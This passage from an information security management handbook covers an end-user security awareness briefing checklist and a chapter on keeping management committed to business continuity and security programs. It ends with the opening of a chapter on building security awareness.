This section provides an overview of the disaster recovery and business continuity process relevant for all employees. (Specific team instruction regarding roles and responsibilities are reserved for formal disaster recovery training exercises held in another forum.)

- Describe the overall disaster recovery/business continuity strategy(s). Identify changes during the past year that might have changed the strategies. Consider changes to:
  - System configuration or key components
  - Disaster recovery service provider(s)
  - Technology (new hardware or software)
  - Communication infrastructure
  - Backup/recovery process, including off-site storage
- Describe the business continuity training plan for the next year.
- Distribute revised business continuity plans to the affected individuals.

Policy Review and Updates

This section reviews each IT-related policy to ensure that each end user understands the intent, his or her responsibility, and the consequences of violating the policies. Table 15.1 illustrates the organizational responsibility for the implementation of safeguards. The table reveals that end users have a responsibility (either prime or secondarily) in many areas of information security management.

Acceptable Use Policy

The Acceptable Use Policy is in place to protect both the employee and the organization. Inappropriate use exposes the organization to risks, including virus attacks, compromise of network systems and services, and legal issues.

- Describe the restriction of end users' changing hardware, software, or network configuration settings.
- Describe the organization's telephone usage policy.
- Describe the organization's view of Internet access for non-business purposes (i.e., education, personal business [analogous to phone usage], personal e-mail, etc.).

TABLE 15.1 Organizational Responsibility for the Implementation of Safeguards

	Implementation Responsibility	
Policy	**Primary**	**Secondary**
Acceptable Use	End user	IT Operations
Confidentiality	End user	
Password Management	End user	IT Operations
Account Management	IT Operations	End user
Incident Management (Detection and Reporting)	End users and IT Operations are equally responsible	
Network Configuration/Network Security	IT Operations	End user
Software Configuration/Software Licensing	IT Operations	End user
Workstation Configuration and Security	End user	IT Operations
Media Handling	End user	IT Operations
Training	End user	IT Operations
Security Monitoring (no privacy expectation)	End user	
Physical Security	Industrial Security	All
Backup and Restore	IT Operations (only)	
Anti-Virus Management Software	IT Operations (only)	
Security Monitoring	IT Operations (only)	
System Development	IT Operations (only)	
Vendor Access	IT Operations (only)	
Server Hardening	IT Operations (only)	

- Identify specific classes of unacceptable use:
  - Activity restricted by local, state, federal, or international law
  - Damaging or otherwise harming others' computers or files
  - Transmitting data (i.e., e-mail) anonymously or by an alias
  - Downloading, uploading, or otherwise knowingly accessing:
    - Abusive or discriminatory, degrading, or hateful information
    - Obscene or pornographic material
    - Unauthorized confidential data
    - Materials in violation of copyright laws
    - Unauthorized political or religious activities
    - Trade secrets or other confidential information
    - Negative characterizations of the organization
    - Chain letters, gambling, or distasteful jokes
    - Solicitations or advertisements
    - Malicious programs (i.e., virus, worm, Trojan house, trapdoor programs, etc.)
  - Transmitting personal views as if they were the views of the organization
  - Install or run security programs or utilities to reveal or exploit weaknesses (i.e., password crackers, packet sniffers, port scanners, etc.)
- Describe forbidden content of e-mail communication and forbidden site access restrictions. Emphasize end-user's responsibility for informing IT operations of unsolicited forbidden traffic.
- Describe the end user's responsibility for informing IT operations of non-business use prior to initiation of the activity (e.g., prior to initiating a computer-based training program).
- Describe the end-user's risk in performing non-business activities on business assets and the consequences of errant behavior (to include termination).
- Obtain employee's signature indicating his or her understanding and commitment to acceptable use.

Confidentiality

The Confidentiality Policy is used to establish the limits and expectations of the users. External users should have the expectation of complete privacy, except in the case of wrongdoing, with respect to the

information resources. (Internal users should have no expectation of privacy with respect to the information resources — see "Security Monitoring" [below].) For financial institutions:[1]

- Present the Gramm–Leach–Bliley Act (GLBA) definition of non-public personal information (NPPI).
- Describe the restrictions for electronically transmitting NPPI and other confidential information (i.e., e-mail, file transport).
- Obtain the employee's signature regarding his or her understanding of GLBA-compliant confidentiality.

Password Management

Passwords are used to authenticate and permit only authorized users' entry into secure areas. Passwords are intended to be confidential.

- Describe the end user's responsibility to keep passwords secure.
- Describe social engineering techniques aimed at gaining employee confidence toward compromise of passwords.
- Describe the minimal password requirements and methods for increasing password strength (i.e., length, composition, re-use, nontrivial).
- Describe the password change policy (i.e., maximum time, minimum time, reuse, etc.).
- Describe the importance of immediately reporting password compromise and initiating account inactivation or password reset.
- Describe the consequences of revealing passwords and hence foiling a key security control (to include termination).

Account Management/Administration of Access Rights

It is the policy of the organization to provide access adequate for the performance of the end user's tasks.

- Describe the minimal access concept and charge end users with the responsibility of notifying IT operations if they sense inappropriate (too much) access capability.
- Describe the segregation of duties concept and charge end users with the responsibility of notifying IT operations if they sense inadequate separation (i.e., in appropriate access permissions/capability).
- Describe the end user's responsibility when job duties change or when planning extended leave (i.e., notify IT access control to reevaluate access restrictions or disable the account).
- Describe the end user's responsibilities when co-workers leave service (i.e., ensure that IT access control has been notified to remove access).

Incident Management (Incident Detection and Reporting)

System intruders, malicious software, and users and latent defects in the computer software can all collectively contribute to breaches in information security and the compromise of the organization's information assets. Rapid detection, damage mitigation, problem analysis, and corrective actions can serve to contain and limit the impacts of incidents.

- Describe the different types of activities that might represent incidents (e.g., attempted entry, probing or browsing of data, disruption or denial-of-service, altered or destroyed input or data, changes in software or hardware configuration or characteristics, etc.). Define malicious software (e.g., virus, worms, and Trojans).
- Describe methods that the end users might use to detect malicious software, to include degradation of workstation performance; an unusually active hard drive; instability; network performance degradation or anomalies; or other unexpected, unusual, or suspicious activity.
- Describe the end-user responsibilities following detection of malicious software (e.g., disconnection of the workstation from the network, maintaining a chain of custody for evidence, etc.).
- Describe the organization's incident reporting process (e.g., the lines of communication).

Network Configuration/Network Security

While IT Operations is responsible for network configuration, it is the end user's responsibility not to subvert that configuration by network reconfiguration or by the addition of unauthorized network components.

- Describe the network change management process. Specifically state that no network components will be added (e.g., routers, hubs, wireless access ports) except by authorized IT operations personnel. State that network connections will not be modified by the end user (except as described above to isolate a compromised workstation from the network).
- Describe the consequences of unauthorized deployment of network connections and equipment (to include termination).
- Describe the end user's responsibility in reporting the unauthorized deployment of network connections and equipment.

Software Configuration/Software Licensing

- Describe the "minimal software load" concept that users should be provided with only the capability necessary to perform their activities.
- Describe the software authorization, acquisition, and installation process and the restriction of downloading software and data, including freeware, shareware, music, DVDs, etc.
- Describe the organization's intent in operating a 100 percent, fully licensed software facility and the employees' responsibility in reporting any deviations of this policy to IT Operations. Should end users detect unlicensed or unauthorized software, it is their responsibility to contact IT Operations and initiate the removal of unauthorized software.
- Describe the consequences of installing unauthorized software (to include termination).
- Describe the end user's responsibilities in the operating system patch, anti-virus signature file update, and application update process.

Workstation Configuration Management and Security

- Describe the workstation change management process. Specifically state that no personal components shall be added (i.e., mouse, keyboard, etc.) except by authorized IT operations personnel.
- Describe the use and restrictions regarding the use of mobile equipment (e.g., Palm Pilots, laptops, cellular phones, etc.).
- Describe steps to limit the possibility of infection with malicious software and the steps to be taken to limit its spread (e.g., personal firewalls, etc.).
- Describe the appropriate use of screen-saver passwords and timeout restrictions to safeguard the workstation.

Media Handling

Information stored on media (paper, magnetic, optical, etc.) is a valuable asset to the organization and requires a degree of protection from avoidable loss, theft (including copying), and misuse commensurate with its value.

- Describe the critical and sensitive nature of the organization's information and the type of media containing information at the end user's disposal (e.g., e-mails, diskettes, documents, CDs, etc.).
- Describe the minimum retention period (if any) required of all incoming correspondence.
- Describe the approved process for the destruction of sensitive information.
- Describe information handling procedures, including clean desk policy, covering and labeling sensitive documents, and storage and securing of sensitive documents.
- Describe the process for safeguarding of end-user data backups (computer media).
- Describe the user's responsibility in ensuring that his or her data is backed up (stored in the appropriate locations), and explain the backup and restore process to enable users to understand the inherent limitations in data restoration.

Training (Including Security Training)

The IT environment is highly dynamic. While mentoring is encouraged, the organization recognizes that employees (IT Operations personnel as well as end users) may require formal, periodic training to enhance current skills and be available for promotion. From an information security perspective, an educated user base will reduce the likelihood of application failures and incidents resulting from user errors.

- Describe the training resources available to the end users.
- Describe the process for submitting training request and gaining approval.

Security Monitoring (No Internal User Expectation of Privacy)

The organization reserves the right to put in place and use, at any time, the software and systems necessary to monitor and record all electronic traffic occurring on the organization's IT assets, to include Internet activities, e-mail, chat rooms, voice, Voice-over-IP technology, etc. No employee should have any expectation of privacy. The organization reserves the right to inspect any and all files stored on the organization's hardware, as well as any personal media brought onto the organization's premises.

- Describe that workstation, e-mail, and Web monitoring is in force. All activities can be monitored and employees should have no expectation of privacy. Thus, personal business and information (including health-related information) may be captured and retained.
- Describe the organization's intention to monitor and block inappropriate, discriminatory, or sexually explicit electronic transmissions.
- Obtain employee's signature regarding understanding of monitoring and lack of privacy expectation.

Physical Security

While industrial security has secured the facility, it is the end user's responsibility to be aware of the restricted areas, to respect physical safeguards, and to challenge possible intruders.

- Describe the end user's responsibility to respect cipher locks and mechanisms designed to track entry into secured areas (e.g., report "tailgating").
- Describe the end user's responsibility to challenge suspicious persons.

Conclusion

A tool — the Annual Security Awareness Briefing for the End-User Checklist — was introduced to aid the manager in the preparation and presentation of a thorough annual information security awareness briefing. Use of such a tool should assure management and audit that all relevant topics have been addressed.

Note

1. For health field-related organizations, define HIPAA and Protected Health Information (PHI).

Maintaining Management's Commitment

William Tompkins, CISSP, CBCP

After many information security and recovery/contingency practitioners have enjoyed the success of getting their programs off the planning board and into reality, they are then faced with another, possibly more difficult challenge … keeping their organization's program "alive and kicking." More accurately, they seem to be struggling to keep either or both of these programs (business continuity and information security) active and effective.

In many instances, it is getting the initial buy-in from management that is difficult. However, if practitioners "pass the course" (i.e., Management Buy-in 101), they could be faced with a more difficult long-term task: maintaining management's commitment. That "course" could be called Management Buy-in 201. This chapter addresses what can be done beyond initial buy-in, but it will also expand on some of those same initial buy-in principles.

This chapter discusses methods to keep management's attention, keep them involved, and keep all staff members aware of management's buy-in and endorsement. One of the primary requirements to continuing the success of these programs is keeping management aware and committed. When management does not visibly support the program or if they think it is not important, then other employees will not participate.

"What Have You Done for Me Lately?!"

Up to this point in time, most practitioners have not had a manager say this to them, although there have been a few practitioners who have actually heard it from their managers. But, in many instances, the truth is that many managers think of these programs only as a project; that is, the manager thinks "… when this is completed, I can move on to other, more important … ." With this in mind, InfoSec and disaster recovery planners always seem to be under this "sword of Damocles." A key item the practitioner must continually stress is that this is a journey, not a destination.

What does this journey include? This chapter concentrates on four categories:

1. *Communication*. What are we trying to communicate? Who are we communicating with? What message do we want them to hear?
2. *Meetings*. The practitioner will always be meeting with management; so, what should be said to the *different* levels of management we meet with?
3. *Education*. Educating anyone, including management, is a continuous process. What information is it that management should learn?
4. *Motivation*. What one can (or should) use to encourage and inspire management and to keep their support.

Communication

Why is it difficult to communicate with management? "Management does not understand what the practitioner does." "Management is only worried about costs." Or, "Management never listens." These are familiar thoughts with which a practitioner struggles.

The message must be kept fresh in management's mind. However, the underlying issues here are that the practitioner (1) must keep up-to-date, (2) must speak in terms managers can associate with the business, and (3) is obligated to come up with cost-saving ideas (this idea itself may need some work). One more consideration: do managers only pay attention to those who make them look good? Well, yes, but it is not always the same people who appear to make them look good. The practitioner must continuously work at being "the one to make them look good."

Assumptions versus Reality

What to communicate or what to avoid communicating? Both are important, but it is critical in both the security and business continuity professions to avoid assumptions. Many examples can probably be imagined of management and security/BCP (business continuity planning) practitioners suffering from the after-effects of incorrect assumptions.

In the area of disaster recovery planning, it is of paramount importance to ensure that upper management is aware of the actual recovery capabilities of the organization. Management can easily assume that the organization could recover quickly from a crisis — possibly in terms of hours rather than the reality, at a minimum, of days to recover. Management may be assuming that all organizational units have coordinated their recovery plans through the Disaster Recovery Coordinator rather than the reality that business units have been purchasing and installing their own little networks and sub-nets with no thought for organization-wide recovery. Management may be assuming that, regardless of the severity of the disaster, all information would be recovered up to the point of failure when the reality is that the organization might be able to recover using last night's backups but more probable is that the recovery may only be to a point several days previous.

Then there is the flip-side of mistaken assumptions. At a security conference in March 2000, Dr. Eugene Schulz, of Global Integrity Corp., related a story about the peers of a well-respected information security practitioner who believed that this person had a very good security program. Unfortunately, the reality was that senior management in the company was very dissatisfied with the program because the security practitioner had developed it without becoming familiar with the organization's real business processes. This type of dissatisfaction will precipitate the loss of management as stakeholders in the program and loss of budgetary support or, at the least, management will no longer view themselves as a partner in the program development process.

Differing Management Levels … Different Approach

Who a practitioner works with in any organization or, more accurately, who is communicated with should dictate what will be discussed and whatever is said must be in terms that is certain to be understood by any manager. Avoid techno-babble; that is, do not try to teach somebody something they probably will not remember and, typically, not even care to know.

The references used by a practitioner to increase understanding in any topic area must be interpreted into management's terms, that is, terms that management will understand. When possible, stick to basic business principles: cost-benefit and cost-avoidance considerations and business enablers that can be part of an organization's project planning and project management. Unless contingency planning services or information security consulting is the organization's business, it is difficult to show how that company can make a revenue profit from BCP or InfoSec. But, always be prepared to discuss the benefits to be gained and what excessive costs could be avoided if BCP and InfoSec are included in any MIS project plan from the beginning of the project.

Exhibit 82.1 provides some simple examples of cost benefits and cost avoidance (versus return on investment) that most companies can recognize.

EXHIBIT 82.1 Cost Benefits and Cost Avoidance

	BCP	InfoSecurity
Benefits		
Protect the organization	X	X
Maintain the company's reputation	X	X
Assurance of availability	X	
Minimize careless breach of security		X
Maximize effort for intentional breaches		X
Avoidance		
Increase cost for unplanned recovery	X	
Possibly up to four times (or more) of an increase in total project costs to add InfoSec (or BCP) to an application or system that has already been completed	X	X
The cost of being out of business is …?	X	X

The Practitioner(s) … A Business Enabler?

Hopefully, the organization is not in what might be the "typical" recovery posture; that is, information technology (IT) recovery is planned, but not business process recovery. Whatever the requirements for an IT project, the practitioner must continually strive to be perceived as a value-added member of the team and to ensure significant factors (that might keep the business process going) are considered early in development stages of a project. Practitioners will be recognized as business enablers when they do not rely on management's assumptions and they clearly communicate (and document) explicit recovery service level agreements, such as time to recovery (maximum acceptable outage duration), system failure monitoring, uptime guarantees (internal and external), performance metrics, and level-of-service price models.

In today's business world, it is generally accepted that almost all businesses will have some dependence on the Internet. It has become a critical requirement to communicate that the success of the business processes will depend significantly on how quickly the company can recover and restore the automated business process in real-time. Successfully communicating this should increase the comfort level the organization's customers and partners have in the company because it demonstrates how effectively the company controls its online business processes.

Get involved early with "new" system development. It is imperative to do whatever is reasonable to get policy-based requirements for info security and contingency planning considered in the earliest phases of developing a business process. Emphasize that these are part of infrastructure costs — not add-on costs.

Avoid the current trend (organization pitfall, really) of trying to drive the development of a new business process from the IT perspective rather than the reverse. That is, automated business processes should be structured from the perspective of the business needs.

Meetings

As stated, where the practitioner is located within the organizational structure of the company will determine whom to start working with, but first, (1) know the business, (2) know what management desires, and (3) know the technical requirements. Practitioners must have some kind of advance understanding of what their administration will "move" on or they will probably do more harm than good if they try to push an idea that is certain to die on the drawing board (see Exhibit 82.2).

Some of the most important things that should be on the practitioner's mind include:

- What are management's concerns?
- What are the organizational accomplishments?

EXHIBIT 82.2 Introductory Meetings

One of the most important tasks I assign myself when starting at a new organization is to schedule a one-on-one "Introductory Meeting" with as many managers as is possible. The stated objective of this meeting is to get to know the business. I tell each manager that I am not there to discuss my role in the organization, typically because my role is still in its formative stages. I tell them up front that I need to know about *this* section's business processes to become better able to perform my role. Sometimes, I have to remind them that I am really interested in learning about the business process and not necessarily about the IT uses in the section. Next, I ask them if they would suggest someone else in the organization that they feel would be helpful for me to meet to get a more complete "picture" of the organization (a meeting is subsequently scheduled based on this recommendation). Finally, if it seems appropriate, I ask them if they have any security concerns. I try to keep this initial meeting around half an hour long and not more than 45 minutes at the outside. You will find that many times higher level managers will only be able to "squeeze" in 15 minutes or so … take what you can get!

EXHIBIT 82.3 Topics for Discussion

Be prepared to discuss:

- Total cost of recovery
- Moving from EDI on VANs to VPNs
- Total cost of operations
- Voice-over-IP
- Voice recognition systems
- Wireless networking
- Self-healing networks
- IT risk insurance
- Data warehousing impacts
- Charge-back accounting
- BCP and InfoSec at conception
- Virtual Router Redundancy Protocol

- How can I help? Go into any meeting prepared to discuss a long-term strategic plan. Be prepared to discuss short-term tactical efforts. Always be ready to discuss probable budget requirements.

Restating one of the "planks" in the practitioner's management commitment platform, practitioners must keep themselves up-to-date regarding changes in technology. Be prepared to discuss information technology impacts on the organization. Exhibit 82.3 lists just a few of the items with which the practitioner should be familiar.

On the administrative side, the practitioner should always be comfortable discussing policy. Creating or modifying policy is probably one of the most sensitive areas in which one is involved. Typically, it is not within the practitioner's appropriate scope of authority to set policy, but one is expected to make recommendations for and draft policies in one's area of expertise. Here again, the practitioner can be viewed as a value-added part of the team in making recommendations for setting policy; specifically, does the company perform a periodic review of policy (making timely changes as appropriate)? Also, to what level does the organization's policy address those pesky details; for example, does the policy say who is responsible/accountable? Does the policy address compliance; that is, is there a "hammer?" How is the policy enforced? The practitioner should be able to distinguish different levels of policy; for example, at a high level (protect information resources) and at a more detailed level (a policy for use of the WWW or a procedure for recovering a Web site).

Meetings with Executive and Senior Management

When (and if) practitioners get onto the executive committee agenda, they must be prepared! Only you can make yourself look good (or bad) when these opportunities arise. Typically, a status update should be simple and to-the-point: what has been accomplished, what is now happening, and what is in the works. Again, it cannot be over-emphasized that it is important to keep the information relevant to the organization's industry

segment and keep the (planned) presentation brief. Remember: do not try to teach management something they probably are not interested in learning and probably will not remember anyway.

Meeting Mid-level Managers

Try to concentrate on how things have changed since the last meeting with them. For management, what has changed in their business area; for the practitioner, what has changed in continuity and security activities. Ensure that any changes in their recovery or security priorities, due to the changes that have been experienced, are discussed.

It will probably be productive to develop a friendly relationship with the folks in the organization's human resources section. One obvious reason is to promote the inclusion of an information security introduction within the company's new employee orientation program. Another benefit is to try to become informed of "new" managers in the organization. It is also significant to try to find out when a current employee is promoted to a management position and, probably more important, to learn when someone from outside the organization fills an open management position.

Education

A continuing education program is another good example that this is a journey and not a destination. Because one is confronted with almost continual changes in business processes and the technology that supports them, one knows how important it is to continually educate everyone within the organization. Although it may seem to be an uphill battle, it must be emphasized, once again, that one must keep one's company and oneself up-to-date on the vulnerabilities and exposures brought about by new technology.

The practitioner must read the current industry magazines, not only business continuity and information security magazines, but also industry magazines that are relevant to the organization's industry. Articles to support the education efforts must always be close at hand, ready to be provided to management. Also, the practitioner is obligated to inform management of changes in technology as it directly relates to recovery or security. But here, it is necessary to urge caution that these articles will be primarily used with mid-level managers. It is most effective to provide supporting documents (articles, etc.) to senior management only after the executive manager has broached a topic and a clear interest on their part for additional information is perceived.

Another form of "education" can be provided through the use of routine e-mails. Simply "cc:" appropriate managers when sending e-mail within the organization relating to InfoSec/BCP planning tasks.

Be prepared for an opportunity to discuss (or review) the risk management cycle (see Exhibit 82.4). That is, there will be a time when the practitioner is confronted with a "this project is complete" attitude. The practitioner should be ready, at any time, to provide a quick summary of the risk management cycle.

Step 1 Define/update the organization's environment/assets.
Step 2 Perform business impact/risk analyses.
Step 3 Develop/update policies, guidelines, standards, and procedures based on the current organization operations and impacts to the assets.
Step 4 Design and implement systems/processes to reinforce policies, etc. that support the company's mission and goals.
Step 5 Administer and maintain the systems.
Step 6 Monitor the systems and business processes by testing and auditing them to ensure they meet the desired objectives … and as time goes on, the cycle must repeat itself when it is determined (through monitoring, testing and auditing) that things have changed and the company needs to reassess the environment and its assets.

Most companies have regularly scheduled/occurring employee meetings, whether at the lowest levels (e.g., a section meeting) or at the annual/semi-annual employee meetings. The practitioner should attempt to get items of importance added to the agenda of these meetings. Preferably, these presentations will be given by the practitioner to increase recognition within organization. Or, at a minimum, ask management to reinforce these items when they get up to the podium to speak to the employees.




EXHIBIT 82.4 Risk management cycle.

Management Responsibilities

The practitioner must carefully choose the timing for providing some of the following information (education) to managers; but, here again, be ready to emphasize that the success of the continuity/security program is dependent on management's understanding and their support. Management responsibilities include:

- Ensuring that all employees are familiar with IT user responsibilities before accessing any organizational resource
- Leading by example: active, visual support of BCP/InfoSec initiatives
- Praise and reward for those who protect information and improve policies (*Note:* if management is reluctant to do this, then at least try to convince them to allow it to be done, preferably by the practitioner personally.)

Do not overlook the influence that employee involvement can have on management's education. Employee involvement in the program should be encouraged. The employees who recognize that their involvement is a significant factor to the success of an information security or recovery program will enhance a strong self-image. The employee will realize an increased importance to the organization; but most important is that this effort will reinforce the success of the program from the bottom up. When management begins hearing about recovery or security issues from the employees, management will remain (or become more) interested in what is being done for the company.

Motivators

This chapter section reviews the issues that typically stimulate management to action, or at least what will motivate management to support continued recovery and information security planning and the recurring program activities.

There is little argument that the primary management motivator is money. If something increases revenue for the organization, then management is usually happy. Conversely, if doing something costs the organization money and there is no foreseeable return on investment, then management will be much more critical of and less motivated to evaluate and approve the activity. Beyond the issue of finances there are a number of items

EXHIBIT 82.5 Real-World FUD Examples

Tornado	Downtown Ft. Worth, Texas; 6:00 p.m., March 28; downtown area closed until emergency crews investigated buildings and determined structural damage
Hurricane	Gordon; Tampa Bay, Florida; in p.m., September 17, tornadoes and flooding
Fire	Los Alamos, New Mexico; May 12; fires were started by Forest Service officials — intentional brush clearing fires … 11,000 citizens were evacuated (from AP, 5/10/00)
Terrorism	Numerous occurrences: (1) Arab hackers launched numerous attacks in the U.S. and in Israel against Jewish Web sites, (2) Pakistani groups periodically target Web sites in India, etc.
Espionage	QUALCOMM Inc.'s CEO had his laptop stolen from the hotel conference room while at a national meeting; it is suspected the reason for the theft was to obtain the sensitive QUALCOMM info on the laptop (from AP, 9/18/00)
Public image	(embarrassment) In September, during repairs to the Web site, hackers electronically copied over 15,000 credit and debit card numbers belonging to people who used the Western Union Web site (from AP, 9/11/00)

that will motivate management to support the business continuity and information security program(s). Unfortunately, the most used (and abused) method is FUD — Fear, Uncertainty, and Doubt. A subset of FUD could include the aspects of a higher-authority mandate, for example, an edict from the company's Board of Directors or its stockholders. Additionally, the requirements to comply with statutory, regulatory, and contractual obligations are more likely to make an impression on management. A positive motivation factor in management's view is the realization of productivity — if not increased productivity, then at least the assurance that InfoSec and business contingency planning will help ensure that productivity levels remain stable. Fortunately, many practitioners have begun to successfully use due-care motivation. The following chapter subsections review each of these areas of motivation along with some of their details.

FUD = Fear, Uncertainty, and Doubt

One of the fastest things that will get management's attention is an adverse happening; for example, a fire in a nearby office building or an occurrence of a new virus. Exhibit 82.5 identifies only a few of the significant events that occurred in the year 2000.

It Is Easier to Attract Flies with Honey than with Vinegar

Although there are innumerable examples of FUD, the practitioner should be wary of using FUD as a lever to attempt to pry management's support. Maintaining management's commitment is more likely to happen if the practitioner is recognized as an enabler, a person who can be turned to and relied upon as a facilitator, one who provides solutions instead of being the person who makes the proverbial cry, "Wolf!" Granted, there may be an appropriate time to use FUD to advantage, and a case can be made in many organizations that if there was not a real example of FUD to present to management then, subsequently, there would not be any management support for the InfoSec or business contingency program in the first place.

To management, probably the most worrying aspect of FUD is public embarrassment. The specter of bad press or having the company's name appear in newspaper headlines in an unfavorable way is high on management's list of things to avoid. Another example of the practitioner being a facilitator, hopefully to assist in avoiding the possibility of public embarrassment or exposure of a critical portion of the company's vital records, is to be recognized as a mandatory participant in all major information technology projects. Planning must include reliable access management controls and the capability for quick, efficient recovery of the automated business process. During the development of or when making significant changes to an information technology-supported business process within the organization, access controls and recovery planning should be mandatory milestones to be addressed in all projects. Within various organizations, there are differing criteria to determine vital records. A recurring question for management to consider: Does the company want its vital records to become public? In today's rapidly advancing technology environment, the reality is that incomplete planning in a project development life cycle can easily lead to the company's vital records becoming public records.

Due Care

Today's business world is thoroughly (almost totally) dependent on the support information resources provided to its business processes. The practitioner is confronted with the task of protecting and controlling the use of those supporting resources as well as ensuring the organization that these resources will be available when needed. It presents a practitioner with the responsibility to effectively balance protection versus ease of use and the risk of loss versus the cost of security controls. Many practitioners have determined that it is more productive to apply due care analysis in determining the reasonable (and acceptable) balance of these organizational desires, as opposed to trying to convince management of protection and recoverability "minimum" requirements that are based on the inconsistencies that plague a (subjective) risk analysis process.

To summarize due care considerations for any company: Can management demonstrate that (1) security controls and recovery plans have been deployed that are comparable to those found in similar organizations, and (2) they have also made a comparable investment in business continuity/information security? … or else, has the organization documented a good business reason for *not* doing so?

Mandates: Statutory, Regulatory, and Contractual

All organizations are accountable to some type of oversight body, whether it is regulatory (Securities and Exchange Commission, Federal Financial Institutions Examination Council, or Health Care Financial Administration); statutory (Healthcare Insurance Portability and Accountability Act of 1996, IRS Records Retention, and various state and federal computer security and crime acts); an order from the company Board of Directors; or of course, recommendations based on findings in an auditor's report. The practitioner should reasonably expect management to be aware of those rules and regulations that affect their business, but it can only benefit the practitioner to become and remain familiar with these same business influences. Within each company an opportunity will present itself for the practitioner to demonstrate management's understanding of these rules and regulations and to provide management with an interpretation, particularly in relation to how it impacts implementation of information technology-supported business processes.

> *…the hallmark of an effective program to prevent and detect violations of law is that the organization exercised due diligence in seeking to prevent and detect criminal conduct by its employees and other agents…*
>
> — U.S. Sentencing Guidelines, §8A1.2

Every practitioner should also try to be included, or at least provide input, in the contract specifications phase of any large information technology project. Organizations have begun anticipating that E-commerce is a routine part of doing business. In that regard the company is more likely to be confronted with a contractual requirement to allow its external business partners to actually perform a security or disaster recovery assessment of all business partners' security and contingency readiness. Is the practitioner ready to detail the acceptable level of intrusive review into their company's networks? The practitioner can be management's facilitator in this process by expecting the business partners to continue expanding requirements for determining the actual extent of protection in place in the operating environment and then being prepared to provide detailed contractual specifics that are acceptable within their own organization.

Productivity

Automated access management controls … Controlling access is essential if the organization wants to charge for services or provide different levels of service for premier customers and partners. Ensuring a system is properly developed, implemented, and maintained will ensure that only appropriate users access the system and that it is available when the users want to work.

In today's technological work environment, most managers will insist that the information technology section unfailingly install and keep up-to-date, real-time technology solutions. Without automated virus detection and eradication, there is little doubt that the organizational use of information resources might be nonexistent. With virus protection in place and kept up-to-date, employee productivity is, at the least, going to be stable.

There are varying opinions as to whether encryption enhances productivity, but there are few managers who will dispute that it is a business enabler. Encryption enables added confidence in privacy and confidentiality of information transmitted over shared networks, whether these are extranet, intranets, or the Internet. There

is and will continue to be a business need for the confidentiality assurances of encryption. Increasing use of PGP and digital signature advances provides a greater assurance that sensitive or proprietary corporate information can be transmitted over open networks with confidence that the intended recipient will be the only one to view the information.

A basic part of the technology foundation in any organization is being prepared to respond to any computer incident. Having an active and trained response team will minimize downtime and, conversely, lend assurance to increased productivity.

Team-up to Motivate Management

Practitioners typically feel that the auditor is an ally in obtaining management's buy-in, but remember to look at any situation from the auditor's perspective. It is their responsibility to verify that business processes (including continuity and security processes) are performed in a verifiable manner with integrity of the process ensured. This basic premise sets up a conflict of interest when it comes to attempting to involve the auditor in recommendations for developing controls in a business process. But at the same time, it is a very good idea for the practitioner to develop a modified "teaming" relationship with the company's internal audit staff. One of the most likely places to obtain useful organizational information regarding what is successful within the organization and what might stand to be improved is in working in concert with internal audit.

Similarly, the practitioner can be an ally to the legal staff, and vice versa. This "motivator" is not addressed in this chapter as it has been well-documented in earlier editions of this handbook.

Summary

Management says:	You can do this yourself; aren't you the expert?
The practitioners' response:	This will always be a team effort; as much as I know the business, I will never understand the level of detail known by the people who actually do the work.

Practitioners should try to make their own priorities become management's priorities, but more important for the practitioner is to ensure that management's priorities are their own priorities. If the practitioner knows management's concerns and what items management will "move" on, they will be more successful than if they try to make managers accept "requirements" that the managers do not view as important to the success of the business.

The practitioner must strive to be recognized as a facilitator within the organization. The successful practitioner will be the one who can be depended upon to be an effective part of a project team and is relied upon to bring about satisfactory resolution of conflicts, for example, between users' desires (ease of use) and an effective automated business process that contains efficient, programmed controls that ensure appropriate segregation of duties.

It is an old euphemism but with all things considered it should hold a special significance to the practitioner: "The customer is always right." It is a rare situation where the practitioner can force a decision or action that management will not support. If the practitioner makes the effort to know the business and keeps up-to-date with industry changes that impact the organization's business processes, then the practitioner will know what the customer wants. That practitioner will be successful in maintaining management's commitment.

Making Security Awareness Happen

Susan D. Hansche, CISSP

Information technology (IT) is apparent in every aspect of our daily life — so much so that in many instances, it seems completely natural. Imagine conducting business without e-mail or voice mail. How about handwriting a report that is later typed using an electric typewriter? Computer technology and open-connected networks are the core components of all organizations, regardless of the industry or the specific business needs.

Information technology has enabled organizations in the government and private sectors to create, process, store, and transmit an unprecedented amount of information. The IT infrastructure created to handle this information flow has become an integral part of how business is conducted. In fact, most organizations consider themselves dependent on their information systems. This dependency on information systems has created the need to ensure that the physical assets, such as the hardware and software, and the information they process are protected from actions that could jeopardize the ability of the organization to effectively perform official duties.

> Several IT security reports estimate that if a business does not have access to its data for more than ten days, it cannot financially recover from the economic loss.

While advances in IT have increased exponentially, very little has been done to inform users of the vulnerabilities and threats of the new technologies. In March 1999, Patrice Rapalus, Director of the Computer Security Institute, noted that "corporations and government agencies that want to survive in the Information Age will have to dedicate more resources to staffing and training of information system security professionals." To take this a step further, not only must information system security professionals receive training, but every employee who has access to the information system must be made aware of the vulnerabilities and threats to the IT system they use and what they can do to help protect their information.

Employees, especially end users of the IT system, are typically not aware of the security consequences caused by certain actions. For most employees, the IT system is a tool to perform their job responsibilities as quickly and efficiently as possible — security is viewed as a hindrance rather than a necessity. Thus, it is imperative for every organization to provide employees with IT-related security information that points out the threats and ramifications of not actively participating in the protection of their information. In fact, federal agencies are required by law (Computer Security Act of 1987) to provide security awareness information to all end users of information systems.

